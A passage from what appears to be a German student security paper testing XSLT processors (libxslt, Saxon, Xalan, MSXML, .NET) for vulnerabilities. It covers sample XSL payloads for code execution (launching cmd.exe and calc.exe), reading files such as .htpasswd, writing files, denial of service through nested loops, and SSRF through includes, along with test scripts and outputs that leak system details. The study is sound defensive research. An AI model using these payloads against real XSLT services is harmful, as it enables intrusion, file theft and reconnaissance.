  xmlns:xsl="http://www.w3.org/1999/XSL/Transform" >
  <xsl:template match="/">
    Version: <xsl:value-of select="system-property('xsl:version')" />
    Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
    Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
  </xsl:template>
</xsl:stylesheet>
```

Listing 5.11: `beispiele/xslt_vulns/version_check.xsl`

Execute code

Einige XSLT Prozessoren erlauben das Ausführen von Code, welcher direkt im XSL steht [23]. Diese Funktion wurde nicht durch den W3C spezifiziert sondern für die verschiedenen Prozessoren als Erweiterungen implementiert. Im Listing 5.12 wird mit C# eine Eingabeaufforderung gestartet und das aktuelle Datum ausgegeben.

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
      xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
```

```
      xmlns:msxsl="urn:schemas-microsoft-com:xslt"
      xmlns:user="urn:my-scripts">

  <msxsl:script language="C#" implements-prefix="user">
    <![CDATA[
      public string getData(){
        System.Diagnostics.Process.Start ("cmd.exe");
        return (DateTime.Today.ToShortDateString());
      }
    ]]>
  </msxsl:script>

  <xsl:template match="/">
    <xsl:value-of select="."/>
    <xsl:value-of select="user:getData()" />
  </xsl:template>
</xsl:stylesheet>
```

Listing 5.12: `beispiele/xslt_vulns/executeCSharp.xsl`

Auch in Xalan lässt sich Code ausführen. In diesem Beispiel, Listing 5.13 wird das Runtime Objekt von Java benutzt um den Calculator zu starten.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
>
  <xsl:template match="/">
    <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
    <xsl:variable name="command" select="
    rt:exec($runtimeObject,&apos;C:\windows\system32\calc.exe&apos;)"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 5.13: `beispiele/xslt_vulns/executeJavaXalan.xsl`

Read local files

In manchen Prozessoren ist es möglich, mit den Funktionen `<xsl:copy-of>` und `document()` Dateien auszulesen [29]. Bei einem wohlgeformten XML wird die ganze Datei und sonst eine Fehlermeldung ausgegeben. Weil in Listing 5.14 die Datei `.htpasswd` kein wohlgeformtes XML Dokument ist, wird eine Fehlermeldung mit der ersten Zeile des Dokumentes ausgegeben.

```
<xsl:sylesheet version=1.0 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl">
  <xsl:template match="/">
    <xsl:copy-of select="document('.htpasswd')"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 5.14: `beispiele/xslt_vulns/read_arbitrary_file_first_line.xsl`

Write local files

Mit XSLT ist es auch möglich, Dateien zu schreiben. So kann zum Beispiel die in XSLT 2.0 vorhandene Funktion `<xsl:result-document>` dazu genutzt werden, eine Datei zu schreiben [68]. Das XSL aus

5.15 schreibt den Text Hallo Jona! in die Datei hallo.html.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <xsl:result-document href="hallo.html">
        <b><xsl:text>Hallo Jona!</xsl:text></b>
      </xsl:result-document>
    </xsl:template>
</xsl:stylesheet>
```

Listing 5.15: beispiele/xslt_vulns/result_document_sample.xsl

Denial of Service (DoS)

In XSLT können mit dem for:each Operator Instruktionen in Schleifen ausgeführt werden. Dies führt dazu, dass man Operationen, die ressourcenintensiv sind, mehrfach ausführen kann. Dadurch kann man einen XSLT Prozessor auslasten und den Service allenfalls dazu bringen, dass er nicht mehr reagiert [72]. In dem folgenden Beispiel werden vier verschachtelte for-each Loops ausgeführt. Jeder Loop iteriert über alle Elemente im XML Dokument. Dies bedeutet bei 100 Elementen würde die Operation im Innern der vier Loops 100 Millionen Mal ausgeführt. Das Listing 5.16 zeigt ein solche Verschachtelung von Schleifen.

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
  <!--//. | //@* XPath Ausdruck aufgesplittet:
    //.   Jeder Node vom aktuellen Node aus, egal wie tief verschachtelt
    //@*  Jedes Attribut von jedem Node
    |     AND
    -->
    <xsl:for-each select="//. | //@">
      <xsl:for-each select="//. | //@">
        <xsl:for-each select="//. | //@">
          <xsl:value-of select="count(/gruss/hallo)"/>
        </xsl:for-each>
      </xsl:for-each>
    </xsl:for-each>
  </xsl:template>
</xsl:stylesheet>
```

Listing 5.16: beispiele/xslt_vulns/dos.xsl

Include external Stylesheets

Mit den XSLT Funktionen <xsl:include> und <xsl:import> können Inhalte aus anderen Stylesheets in das aktuelle Stylesheet importiert werden. Der Unterschied ist, dass alle inkludierten Templates, welche mit <xsl:include> importiert wurden, eine gleich hohe Priorität haben wie Templates die im Stylesheet vorhanden sind. Bei <xsl:import> haben die importierten Templates automatisch eine tiefere Priorität [67]. Im folgenden Beispiel wurde das zweite XSL aus Listing 5.18 in die erste XSL Datei aus Listing 5.17 inkludiert. Dabei wurde das XSL von einer externen HTTP Adresse geholt. Weil mit diesen zwei Anweisungen weitere Server kontaktiert werden können, ist über diese Anweisung ebenfalls SSRF möglich.

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:include href="http://sasrv/included_stylesheet.xsl"/>
</xsl:stylesheet>
```

Listing 5.17: beispiele/xslt_vulns/include_sample.xsl

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <xsl:text>Hallo</xsl:text>
</xsl:template>
</xsl:stylesheet>
```

Listing 5.18: beispiele/xslt_vulns/included_stylesheet.xsl

6. Testen von XSLT Prozessoren

6.1. Vorgehen

6.1.1. Untersuchte XSLT Prozessoren

Im Rahmen unserer Studienarbeit untersuchten wir folgende acht XSLT Prozessoren:

Zeichen	XSLT Prozessor	Hersteller	Lizenz	Version Windows	Version Linux
LX	libxslt	Gnome Project	MIT License	1.1.26	1.1.28
SH	Saxon-HE	Saxonica Limited	Mozilla Public License version 1.0	9.6.0.1	9.6.0.1
SE	Saxon-EE	Saxonica Limited	Mozilla Public License version 1.0	9.6.0.1	9.6.0.1
XJ	Xalan-J	Apache Software Foundation	Apache License Version 2.0	2.7.1	2.7.2
XC	Xalan-C	Apache Software Foundation	Apache License Version 2.0	1.11	1.11
M4	MSXML 4.0	Microsoft	Proprietär	4.0 SP3	✗
M6	MSXML 6.0	Microsoft	Proprietär	SP2 (Fileversion: 6.20.1099)	✗
MN	.NET System.xml	Microsoft	Proprietär	4.0.30319	✗

Tabelle 6.1.: Untersuchte XSLT Prozessoren

Saxon Home Edition (Saxon-HE) und Saxon Enterprise Edition (Saxon-EE) sind die einzigen XSLT Prozessoren im Test, welche den XSLT 2.0 Standard unterstützen.

Die Prozessoren werden, unter einem Linux und einem Windows System getestet. Die Prozessoren von Microsoft sind nicht für Linux erhältlich (gekennzeichnet mit ✗). Sollten die Ergebnisse der beiden Betriebssysteme unterschiedlich sein, wird dies in den Testergebnissen explizit erwähnt. Wenn nichts erwähnt ist, wurde das selbe Ergebnis auf beiden Systemen erzielt.

Die Saxon Enterprise Edition ist kostenpflichtig. Wir haben vom Hersteller eine Lizenz erhalten, welche 30 Tage genutzt werden kann. Sollte sich die Ausgabe der Saxon Enterprise Edition von der Home Edition unterscheiden, ist eine separate Testausgabe aufgelistet.

Eine Übersicht über die Testresultate sind im Kapitel „Übersicht über die Verwundbarkeiten“ im Kapitel 6.8 zu finden.

6.1.2. Voraussetzungen

Für die Tests wird, falls nichts anderes angegeben, folgende rudimentäre XML Datei aus Listing 6.1 verwendet:

```
<?xml version="1.0"?>
<root>content</root>
```

Listing 6.1: `beispiele/tests/dummy.xml`

Da einige Tests auf externe Hosts zugreifen müssen, werden folgende externe Ressourcen zur Verfügung gestellt:

- `http://sasrv/file`: Textdatei, welche über HTTP zur Verfügung gestellt wird.
- `ftp://sasrv/file`: Textdatei, welche über FTP zur Verfügung gestellt wird (Benutzername: `sauser`; Passwort: `pAssWort11`)
- `http://sasrv/external.xsl`: XSL Datei, welche über HTTP zur Verfügung gestellt wird.

Die Namensauflösung zu `sasrv` geschieht über ein Eintrag in der Datei `/etc/hosts` bzw. `C:\Windows\System32\drivers\etc\hosts`:

```
$ grep sasrv /etc/hosts
152.96.56.42    sinv-56042.edu.hsr.ch    sasrv
```

Listing 6.2: Hosts Eintrag für `sasrv`

6.1.3. Testautomatisierungsskript

Die Tests der XSLT Prozessoren führen wir über einen Skript durch, welches die Tests durchführt und das Ergebnis anzeigt. So ist das Testen effizient und die Tests sind reproduzierbar. Für einzelne Prozessoren mussten wir einen Wrapper schreiben, welcher als ausführbare Datei die Verwendung des Prozessors ermöglicht.

Wrapper für libxslt

Auf der Projektseite von libxslt gibt eine gute Einführung mit Python [10]. Damit konnten wir den folgenden Wrapper schreiben, um libxslt zu testen:

```
#!/usr/bin/env python2

import sys
import libxml2
import libxslt

if len(sys.argv) < 3:
    sys.stderr.write('Usage: wrapper_xslt xml xsl \n')
    sys.exit(1)

xml = sys.argv[1]
xsl = sys.argv[2]

styledoc = libxml2.parseFile(xsl)
style = libxslt.parseStylesheetDoc(styledoc)
doc = libxml2.parseFile(xml)
```

```
result = style.applyStylesheet(doc, None)
style.saveResultToFilename("-", result, 0)

style.freeStylesheet()
doc.freeDoc()
result.freeDoc()
```

Listing 6.3: beispiele/tests/wrapper_libxslt.py

Mit libxslt wird auch das Tool `xsltproc` ausgeliefert, welches bereits ein Wrapper für libxslt ist. Da wir jedoch nicht wissen, wie dort der XSLT Prozessor vorkonfiguriert ist, haben wir uns für einen eigenen Wrapper entschieden. Somit sind wir sicher, dass alle Standardeinstellungen verwendet werden. Wir haben jedoch die Tests mit dem eigenen Wrapper und auch dem Tool xsltproc druchgeführt und dokumentiert, wenn sich die Ergebnisse unterscheiden sollten.

Wrapper für MSXML 6.0

Microsoft empfiehlt MSXML nicht in .NET zu verwenden. Deshalb benötigen wir einen Wrapper, mit welchem die MSXML Bibliothek genutzt werden kann. Der folgende Wrapper stammt bis auf kleine Anpassungen von der Microsoft MSDN Webseite [8]:

```
var oArgs = WScript.Arguments;

if (oArgs.length == 0)
{
  WScript.Echo ("Usage : cscript xslt.js xml xsl");
  WScript.Quit();
}
xmlFile = oArgs(0);
xslFile = oArgs(1);

var xsl = new ActiveXObject("MSXML2.DOMDOCUMENT.6.0");
var xml = new ActiveXObject("MSXML2.DOMDocument.6.0");
xml.validateOnParse = false;
xml.async = false;
xml.load(xmlFile);

if (xml.parseError.errorCode != 0)
  WScript.Echo ("XML Parse Error : " + xml.parseError.reason);

xsl.async = false;
xsl.load(xslFile);

if (xsl.parseError.errorCode != 0)
  WScript.Echo ("XSL Parse Error : " + xsl.parseError.reason);

try
{
  WScript.Echo (xml.transformNode(xsl.documentElement));
}
catch(err)
{
  WScript.Echo ("Transformation Error : " + err.number + "*" + err.description);
}
```

Listing 6.4: beispiele/tests/wrapper_msxml6.js

Wrapper für .NET system.xml

Um den XML Parser und somit auch den XSLT Prozessor in .NET nutzen zu können, muss ein kleines .NET Programm geschrieben werden, welches ein XML und ein XSL als Parameter annimmt und anschliessend das XML anhand des XSL transformiert. Im folgenden Quellcode ist `settings.EnableScript = true;` auskommentiert. Mit dieser Zeile könnte man die Codeausführung in XSLT erlauben [4].

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Xml;
using System.Xml.XPath;
using System.Xml.Xsl;

namespace XSL_Tester
{
    class Program
    {
        static int Main(string[] args)
        {
            if (args.Length != 2)
            {
                System.Console.WriteLine("Usage: xsltWrapper.exe in.xml in.xslt")↙
                    ;
                return 1;
            }
            else {
                XmlReaderSettings rsettings = new XmlReaderSettings();
                rsettings.ConformanceLevel = ConformanceLevel.Auto;
                XmlReader doc = XmlReader.Create(args[0] ,rsettings);

                XmlWriterSettings wSettings = new XmlWriterSettings();
                wSettings.ConformanceLevel = ConformanceLevel.Auto;
                XmlWriter writer = XmlWriter.Create(Console.Out, wSettings);

                XslCompiledTransform transform = new XslCompiledTransform();
                XsltSettings settings = new XsltSettings();
                //settings.EnableScript = true;
                transform.Load(args[1], settings, null);

                transform.Transform(doc, writer);
                return 0;
            }
        }
    }
}
```

Listing 6.5: `beispiele/tests/wrapper_dotnet.cs`

Automatisierungsskript für das eigentliche Testen der Prozessoren

Damit jeder Aufruf der Prozessoren gleich ist und somit reproduzierbare Tests gemacht werden können, wurde ein Automatisierungsskript geschrieben, welches die Prozessoren entweder direkt oder über die oben gezeigten Wrapper aufruft. Folgend das Beispiel für das Automatisierungsskript unter Linux:

```
#!/bin/bash

PROCESSOR="$1"
XML="$2"
XSLT="$3"

PrintUsage(){
cat << EOI
Usage:
  test <xslt processor> <xml-file> <xslt-file>

  Available XSLT processors:
      libxslt, saxon, xalan-j, xalan-c or all for all processors
EOI
}

if (( $# < 3))
then
  PrintUsage
  exit 1
fi

echo ----- START XSLTEST -----
echo -ne "Processor: $PROCESSOR; XML: $XML; XSLT: $XSLT \n"

case $PROCESSOR in
  libxslt)
    ./wrapper_libxslt.py "$XML" "$XSLT"
  ;;
  saxon)
    java -jar /opt/sa/saxon/saxon9he.jar -s:"$XML" -xsl:"$XSLT"
  ;;
  saxonee)
    java -jar /opt/sa/saxonee/saxon9ee.jar -s:"$XML" -xsl:"$XSLT"
  ;;
  xalan-j)
    java -jar /opt/sa/xalan-j_2_7_2/xalan.jar -in "$XML" -xsl "$XSLT"
  ;;
  xalan-c)
    Xalan "$XML" "$XSLT"
  ;;
  all)
    $0 libxslt "$XML" "$XSLT"
    $0 saxon "$XML" "$XSLT"
    $0 saxonee "$XML" "$XSLT"
    $0 xalan-j "$XML" "$XSLT"
    $0 xalan-c "$XML" "$XSLT"
  ;;
  *)
    echo "Unknown XSLT Processor"
    PrintUsage
    exit 1
  ;;
esac
echo -ne "\n----- END XSLTEST -----\n"
```

Listing 6.6: beispiele/tests/xsltest.sh

Ein Aufruf des Automatisierungsskripts `xsltest` mit dem XSLT Prozessor `libxslt` könnte folgendermassen aussehen:

```
$ ./xsltest.sh libxslt dummy.xml my_simple_test.xsl
```

Listing 6.7: Aufruf des Automatisierungsskripts

6.1.4. Vorbemerkungen

Wenn bei einer Verwundbarkeit geschrieben wird, dass sich diese mit keiner Gegenmassnahme beheben lässt, so ist dies mit gewissen Einschränkungen verbunden. Dies ist im Kapitel 8.1 genauer beschrieben.

6.2. Information Exposure

6.2.1. Testdefinition

Testname	Information Exposure (CWE-200)
Beschreibung	Systeminformationen können ausgelesen werden.
Vorbedingungen	XSLT Prozessor verarbeitet eine präparierte XSL Datei.
Erwartetes Resultat	Informationen über den XSLT Prozessor werden angezeigt.

6.2.2. Systeminformationen lesen mit `system-property` (XSLT 1.0)

LX SH SE XJ XC M4 M6 MN

Mit der Funktion `system-property` können folgende Systeminformationen abgerufen werden [67]:

- `xsl:version`: Eingesetzte XSLT Version
- `xsl:vendor`: Hersteller des XSLT Prozessors
- `xsl:vendor-url`: Homepage des Herstellers

Folgendes XSL ruft diese Funktionen auf:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>

  <xsl:template match="/">
    XSLT Version: <xsl:value-of select="system-property('xsl:version')"/>
    XSLT Vendor: <xsl:value-of select="system-property('xsl:vendor')"/>
    XSLT Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.8: `beispiele/tests/information_exposure_xslt1_system-property.xsl`

libxslt

Ausgabe unter Linux und Windows: (Verwundbar)

```
    XSLT Version: 1.0
    XSLT Vendor: libxslt
    XSLT Vendor URL: http://xmlsoft.org/XSLT/
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

Saxon

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
Warning: at xsl:stylesheet on line 2 column 81 of ↙
   information_exposure_xslt1_system-property.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor

    XSLT Version: 2.0
    XSLT Vendor: Saxonica
    XSLT Vendor URL: http://www.saxonica.com/
```

Die Warnung sagt, dass ein XSL mit der XSLT Version 1.0 verarbeitet wurde, obwohl Saxon ein XSLT 2.0 Prozessor ist. Diese Warnung erscheint nicht, sobald mann im XSL das Attribut `version` vom Tag `xsl:stylesheet` auf den Wert `2.0` ändert. In den weiteren Tests wird diese Bemerkung nicht mehr erwähnt.

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

Xalan-J

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
    XSLT Version: 1.0
    XSLT Vendor: Apache Software Foundation
    XSLT Vendor URL: http://xml.apache.org/xalan-j
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

Xalan-C

Ausgabe unter Linux und Windows: (Verwundbar 💣)

```
    XSLT Version: 1
    XSLT Vendor: Apache Software Foundation
    XSLT Vendor URL: http://xml.apache.org/xalan-c
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 4.0

Ausgabe unter Windows: (Verwundbar 💣)

```
        X S L T   V e r s i o n :   1
        X S L T   V e n d o r :   M i c r o s o f t
        X S L T   V e n d o r   U R L :   h t t p : / / w w w . m i c r o s o f ↙
            t . c o m
```

Die Ausgabe sieht so aus, als wurden zusätzliche Leerzeichen eingefügt. Es handelt sich hier jedoch nicht um Leerzeichen, sondern um das „Null-Zeichen“ (`NUL`) mit dem Hexwert `0x00`. Wir konnten nicht feststellen weshalb MSXML4 nach jedem Zeichen ein „Null-Zeichen“ einfügt. Wir haben dies auch nicht weiter untersucht, da dies nicht ausschlaggebend für den Test ist. In den weiteren Tests wird diese Bemerkung nicht mehr erwähnt.

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

MSXML 6.0

Ausgabe unter Windows: (Verwundbar 💣)

```
    XSLT Version: 1
    XSLT Vendor: Microsoft
    XSLT Vendor URL: http://www.microsoft.com
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

.NET system.xml

Ausgabe unter Windows: (Verwundbar 💣)

```
    XSLT Version: 1
    XSLT Vendor: Microsoft
    XSLT Vendor URL: http://www.microsoft.com
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

6.2.3. Systeminformationen lesen mit `system-property` (XSLT 2.0)

SH SE

Ab XSLT Version 2.0 werden zusätzlich folgende Funktionen unterstützt [68]:

- `xsl:product-name`: Name des XSLT Prozessors, sollte bei jedem Release und auch plattformübergreifend konstant bleiben.
- `xsl:product-version`: Version des XSLT Prozessors, sollte bei jedem Release ändern. Kann von Platform zu Plattform anders sein.
- `xsl:is-schema-aware`: Falls der XSLT Prozessor Schemas unterstützt `yes`, sonst `no`. Schemas können dazu benutzt werden um den Input wie auch den Output zu validieren.
- `xsl:supports-serialization`: Falls der XSLT Prozessor Serialisierungsfeatures unterstützt `yes`, sonst `no`. Mit der Serialisierung können Nodes als String ausgegeben werden.
- `xsl:supports-backwards-compatibility`: Falls der XSLT Prozessor rückwärtskompatibel zu XSLT Version 1.0 ist `yes`, sonst `no`.

Folgende XSL Datei ruft diese Funktionen auf:

```
<?xml version="1.0"?>
<xsl:stylesheet version="2.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="text"/>

  <xsl:template match="/">
    <!-- XSLT 1.0 -->
    XSLT Version: <xsl:value-of select="system-property('xsl:version')"/>
    XSLT Vendor: <xsl:value-of select="system-property('xsl:vendor')"/>
    XSLT Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')"/>
    <!-- XSLT 2.0 -->
    Product Name: <xsl:value-of select="system-property('xsl:product-name')"/>
    Product Version: <xsl:value-of select="system-property('xsl:product-version')↙
        "/>
```

```
    Schemaunterstuetzung: <xsl:value-of select="system-property('xsl:is-schema-aware')"/>
    Serialisierungsfeatures: <xsl:value-of select="system-property('xsl:supports-serialization')"/>
    Ruekwaertskompatibel: <xsl:value-of select="system-property('xsl:supports-backwards-compatibility')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.9: `beispiele/tests/information_exposure_xslt2_system-property.xsl`

Saxon HE

Ausgabe unter Linux und Windows: (Verwundbar)

```
    XSLT Version: 2.0
    XSLT Vendor: Saxonica
    XSLT Vendor URL: http://www.saxonica.com/

    Product Name: SAXON
    Product Version: HE 9.6.0.1
    Schemaunterstuetzung: no
    Serialisierungsfeatures: yes
    Ruekwaertskompatibel: yes
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

Saxon EE

Ausgabe unter Linux und Windows: (Verwundbar)

```
    XSLT Version: 2.0
    XSLT Vendor: Saxonica
    XSLT Vendor URL: http://www.saxonica.com/

    Product Name: SAXON
    Product Version: EE 9.6.0.1
    Schemaunterstuetzung: no
    Serialisierungsfeatures: yes
    Ruekwaertskompatibel: yes
```

→ Diese Verwundbarkeit lässt sich mit keiner Gegenmassnahme beheben.

Saxon ist der einzige Prozessor in unserer Testreihe, welcher XSLT 2.0 unterstützt. Die Ausgabe der zwei Saxon Editionen unterscheidet sich nur in der Variable `xsl:product-version`.

6.2.4. Systeminformationen lesen mit Java `System.getProperty()`

SE XJ

In Java können über die Methode `System.getProperty(String key)` Systeminformationen ausgelesen werden [16]. Erlaubt der XSLT Prozessor die Ausführung von Java Code, können diese Systeminformationen auch durch den XSLT Prozessor ermittelt werden. Wegen der Codeausführung hat dieser

Test Gemeinsamkeiten mit dem Test „Code Execution“ vom Kapitel 6.7. Um diese Java Methode aufzurufen, muss ein neuer Namespace definiert werden, welcher auf das Java Package `java.lang.System` verweist.

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sys="http://www.oracle.com/XSL/Transform/java/java.lang.System">

  <xsl:output method="text"/>

  <xsl:template match="/">
    File Separator: <xsl:value-of select="sys:getProperty('file.separator')"/>
    Classpath: <xsl:value-of select="sys:getProperty('java.class.path')"/>
    Java Home: <xsl:value-of select="sys:getProperty('java.home')"/>
    JRE vendor name: <xsl:value-of select="sys:getProperty('java.vendor')"/>
    JRE vendor URL: <xsl:value-of select="sys:getProperty('java.vendor.url')"/>
    JRE version number: <xsl:value-of select="sys:getProperty('java.version')"/>
    Line Separator: <xsl:value-of select="sys:getProperty('line.separator')"/>
    Operating system architecture : <xsl:value-of select="sys:getProperty('os.↙
        arch')"/>
    Operating system name: <xsl:value-of select="sys:getProperty('os.name')"/>
    Operating system version: <xsl:value-of select="sys:getProperty('os.version')↙
        "/>
    Path separator character used in java.class.path : <xsl:value-of select="sys:↙
        getProperty('path.separator')"/>
    User working directory: <xsl:value-of select="sys:getProperty('user.dir')"/>
    User home directory: <xsl:value-of select="sys:getProperty('user.home')"/>
    User account name: <xsl:value-of select="sys:getProperty('user.name')"/>
  </xsl:template>

</xsl:stylesheet>
```

Listing 6.10: `beispiele/tests/information_exposure_sys-getProperty.xsl`

In Saxon EE können diese Properties auch ausgelesen werden, da dieser Prozessor auch Java Calls unterstützt. Dabei ist alles gleich wie beim Test für Xalan, nur muss der Namespace für System in einer anderen Schreibweise deklariert werden. Folgendes XSL wurde gekürzt, da dieses ansonsten identisch mit dem XSL für Xalan ist:

```
<?xml version="1.0"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  version="1.0"
  xmlns:sys="java:java.lang.System"
>
[...]
```

Listing 6.11: Gekürztes XSL für Codeausführung mit Saxon

Xalan-J

Ausgabe unter Windows: (Verwundbar 💣)

```
    File Separator: \
    Classpath: Xalan_2.7.2/xalan.jar
    Java Home: C:\Program Files\Java\jre1.8.0_20
    JRE vendor name: Oracle Corporation
    JRE vendor URL: http://java.oracle.com/
```

```
JRE version number: 1.8.0_20
Line Separator:

Operating system architecture : amd64
Operating system name: Windows 7
Operating system version: 6.1
Path separator character used in java.class.path : ;
User working directory: C:\Users\RouLee\Documents\HSR_HS14\SA\XML_Prozessoren
User home directory: C:\Users\RouLee
User account name: RouLee
```

Ausgabe unter Linux: (Verwundbar 💣)

```
File Separator: /
Classpath: /opt/sa/xalan-j_2_7_2/xalan.jar
Java Home: /usr/lib/jvm/java-7-openjdk/jre
JRE vendor name: Oracle Corporation
JRE vendor URL: http://java.oracle.com/
JRE version number: 1.7.0_71
Line Separator:

Operating system architecture: amd64
Operating system name: Linux
Operating system version: 3.17.1-1-ARCH
Path separator character used in java.class.path: :
User working directory: /home/emanuel/Daten/Studium/Semester_5_HS14/↙
    SA_Studienarbeit/Studienarbeit_eduss_rbischof/Dokumentation/beispiele/↙
    tests
User home directory: /home/emanuel
User account name: emanuel
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.4.1

Saxon EE

Ausgabe unter Windows: (Verwundbar 💣)

```
File Separator: \
Classpath: Saxon_9.6EE\saxon9ee.jar
Java Home: C:\Program Files\Java\jre1.8.0_25
JRE vendor name: Oracle Corporation
JRE vendor URL: http://java.oracle.com/
JRE version number: 1.8.0_25
Line Separator:

Operating system architecture : amd64
Operating system name: Windows 7
Operating system version: 6.1
Path separator character used in java.class.path : ;
User working directory: C:\Users\RouLee\Documents\HSR_HS14\SA\XML_Prozessoren
User home directory: C:\Users\RouLee
User account name: RouLee
```

Ausgabe unter Linux: (Verwundbar 💣)

```
File Separator: /
Classpath: /opt/sa/saxonee/saxon9ee.jar
Java Home: /usr/lib/jvm/java-7-openjdk/jre
```

```
JRE vendor name: Oracle Corporation
JRE vendor URL: http://java.oracle.com/
JRE version number: 1.7.0_71
Line Separator:

Operating system architecture : amd64
Operating system name: Linux
Operating system version: 3.17.2-1-ARCH
Path separator character used in java.class.path : :
User working directory: /home/emanuel/Daten/Studium/↙
    Semester_5_HS14/SA_Studienarbeit/Studienarbeit_eduss_rbischof↙
    /Dokumentation/beispiele/tests
User home directory: /home/emanuel
User account name: emanuel
```

→ Die Gegenmassnahme ist in diesem Kapitel zu finden: 8.3.6

Andere XSLT Prozessoren

Dies ist ein Feature, welches Java verwendet und wird nur von Java basierten Prozessoren unterstützt. Die restlichen Prozessoren unterstützten diese Funktion deshalb nicht.

6.2.5. Umgebungsinforamtionen von Xalan mit `xalan:checkEnvironment()`

XJ

In Xalan können diverse Informationen über die Umgebung wie z.B. die Version von Xalan oder die Java Version ausgelesen werden. Die folgende XSL Datei gibt diese Informationen aus [20]:

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"
    xmlns:xalan="http://xml.apache.org/xalan"
    exclude-result-prefixes="xalan">
  <xsl:template match="/">
    <xsl:copy-of select="xalan:checkEnvironment()"/>
  </xsl:template>
</xsl:stylesheet>
```

Listing 6.12: `beispiele/tests/information_exposure_xalan_checkEnvironment.xsl`

Xalan-J

Ausgabe unter Windows: (Verwundbar 💣)

```
<?xml version="1.0" encoding="UTF-8"?>
<checkEnvironmentExtension>
  <EnvironmentCheck version="$Revision: 468646 $">
    <environment>
      <item key="version.DOM.draftlevel">2.0fd</item>
      <item key="java.class.path">Xalan_2.7.2/xalan.jar</item>
      <item key="version.JAXP">1.1 or higher</item>
      <item key="java.ext.dirs">C:\Program Files\Java\jre1.8.0_20\lib\ext;
      C:\Windows\Sun\Java\lib\ext</item>
      <item key="version.xerces2">Xerces-J 2.11.0</item>
      <item key="version.xerces1">not-present</item>
      <item key="version.xalan2_2">Xalan Java 2.7.2</item>
```

```
      <item key="version.xalan1">not-present</item>
      <item key="version.ant">not-present</item>
      <item key="java.version">1.8.0_20</item>
      <item key="version.DOM">2.0</item>
      <item key="version.crimson">not-present</item>
      <item key="sun.boot.class.path">
      C:\Program Files\Java\jre1.8.0_20\lib\resources.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\rt.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\sunrsasign.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\jsse.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\jce.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\charsets.jar;
      C:\Program Files\Java\jre1.8.0_20\lib\jfr.jar;
      C:\Program Files\Java\jre1.8.0_20\classes</item>
      <foundJar desc="path" name="xalan.jar">
      C:\Users\RouLee\Documents\HSR_HS14\SA\XML_Prozessoren\Xalan_2.7.2\xalan.jar
      </foundJar>
      <item key="version.SAX">2.0</item>
      <item key="version.xalan2x">Xalan Java 2.7.2</item>
    </environment>
  <status result="OK"/>
  </EnvironmentCheck>
</checkEnvironmentExtension>
```

Ausgabe unter Linux: (Verwundbar 💣)

```
<?xml version="1.0" encoding="UTF-8"?>
<checkEnvironmentExtension>
  <EnvironmentCheck version="$Revision: 468646 $">
    <environment>
      <item key="version.DOM.draftlevel">2.0fd</item>
      <item key="java.class.path">/opt/sa/xalan-j_2_7_2/xalan.jar</item>
      <item key="version.JAXP">1.1 or higher</item>
      <item key="java.ext.dirs">/usr/lib/jvm/java-7-openjdk/jre/lib/ext:/usr/java↙
          /packages/lib/ext</item>
      <item key="version.xerces2">Xerces-J 2.11.0</item>
      <item key="version.xerces1">not-present</item>
      <item key="version.xalan2_2">Xalan Java 2.7.2</item>
      <item key="version.xalan1">not-present</item>
      <item key="version.ant">not-present</item>
      <item key="java.version">1.7.0_71</item>
      <item key="version.DOM">2.0</item>
      <item key="version.crimson">not-present</item>
      <item key="sun.boot.class.path">/usr/lib/jvm/java-7-openjdk/jre/lib/↙
          resources.jar:/usr/lib/jvm/java-7-openjdk/jre/lib/rt.jar:/usr/lib/jvm/↙
